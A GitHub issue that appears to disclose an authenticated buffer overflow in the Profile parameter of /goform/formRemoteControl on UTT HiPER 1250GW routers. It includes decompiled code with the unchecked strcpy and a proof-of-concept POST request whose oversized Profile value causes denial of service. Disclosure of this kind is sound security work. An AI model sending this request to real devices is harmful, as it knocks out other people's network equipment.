New issue

Authenticated Buffer Overflow in the Profile Parameter of /goform/formRemoteControl in UTT HiPER 1250GW #1

Open

jinxjinxboom opened 3 weeks ago · edited by jinxjinxboom Edits Owner

Information

Vendor of the products: UTT

Vendor's website: UTT艾泰-专业路由器、交换机、防火墙品牌

Affected products: HiPER 1250GW

Affected firmware version: <=v3.2.7-210907-180535

Firmware download address: UTT艾泰-专业路由器、交换机、防火墙品牌

Overview

UTT HiPER 1250GW router has a serious overflow vulnerability. An attacker can control the parameter Profile through the route/goform/formRemoteControl, which will cause a buffer overflow. Specifically, it can be achieved through "strcpy((char *)(InstPointByIndex + 232), src);" to cause a denial of service attack.

Vulnerability details

The API for invoking the function

```
4  websDefineAction_("formConfigNatMapEnable", (char *)sub_41C5EC);
5  websDefineAction_("formNatStaticMapDelAll", (char *)sub_41C43C);
6  websDefineAction_("formNatStaticMapDel", (char *)sub_41C2A0);
7  websDefineJst_("aspOutNatStaticMap", (char *)sub_41D0FC);
8  websDefineAction_("formRemoteControl", (char *)sub_41D748);
9  return websDefineJst_("aspOutRemoteControlInfo", (char *)sub_41D4B8);
10 }
```

You can see that the Profile has been valued and the sub_41D5B4 function has been called

```
1  int __fastcall sub_41D748(char *a1)
2  {
3    const char *Var; // $s2
4    char *src; // $v0
5    int v4; // $s1
6
7    if ( !a1 )
8      assertError_((int)"wusstaticnat.c", 116, "%s", "wp");
9    Var = (const char *)websGetVar_(a1, "HttpEnable");
10   v4 = websGetVar_(a1, "OutPort");
11   src = (char *)websGetVar_(a1, "Profile");
12   sub_41D5B4(Var, v4, src);
13   return sub_414D98((int)a1);
14 }
```


The value of src comes from Profile, which is controllable by the user, and here the overflow is caused by strcpy assignment

```
28   *(_DWORD *)(InstPointByIndex + 36) = 1;
29   *(_DWORD *)(InstPointByIndex + 228) = v8;
30   v9 = (_DWORD *)ProfGetInstPointByIndex(4, 0);
31   if ( v9 )
32   {
33     n2 = v9[15];
34     if ( n2 == 1 )
35     {
36       *(_DWORD *)(InstPointByIndex + 132) = v9[13];
37     }
38     else if ( n2 == 2 )
39     {
40       *(_DWORD *)(InstPointByIndex + 132) = v9[14];
41     }
42   }
43   *(_DWORD *)(InstPointByIndex + 180) = 1;
44   strcpy((char *)(InstPointByIndex + 232), src);
45   ProfUpdate(v13);
46   ProfFreeAllocList(v13);
47   return nvramWriteCommit(v11);
48 }
0001D5D4 sub_41D5B4:13 (41D5D4)
```

```
POST /goform/formRemoteControl HTTP/1.1
Host: 192.168.1.1
Content-Length: 1822
Cache-Control: max-age=0
Authorization: Digest username="admin", realm="UTT",
nonce="80758026511f147977ce8ea9363e038c", uri="/goform/formArpBindGlobalConfig",
algorithm=MD5, response="3c90b3b4d198905f88cf1301ff8ad6b5",
opaque="5ccc069c403ebaf9f0171e9517f40e41", qop=auth, nc=000001a1,
cnonce="71e33390dc75c484"
Origin: http://192.168.1.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
exchange;v=b3;q=0.7
Referer: http://192.168.1.1/IPMac.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: language=zhcn; utt_bw_rdevType=; td_cookie=2522114788
Connection: close

Profile=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



Sign up for free **to join this conversation on GitHub.** Already have an account? Sign in to comment

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants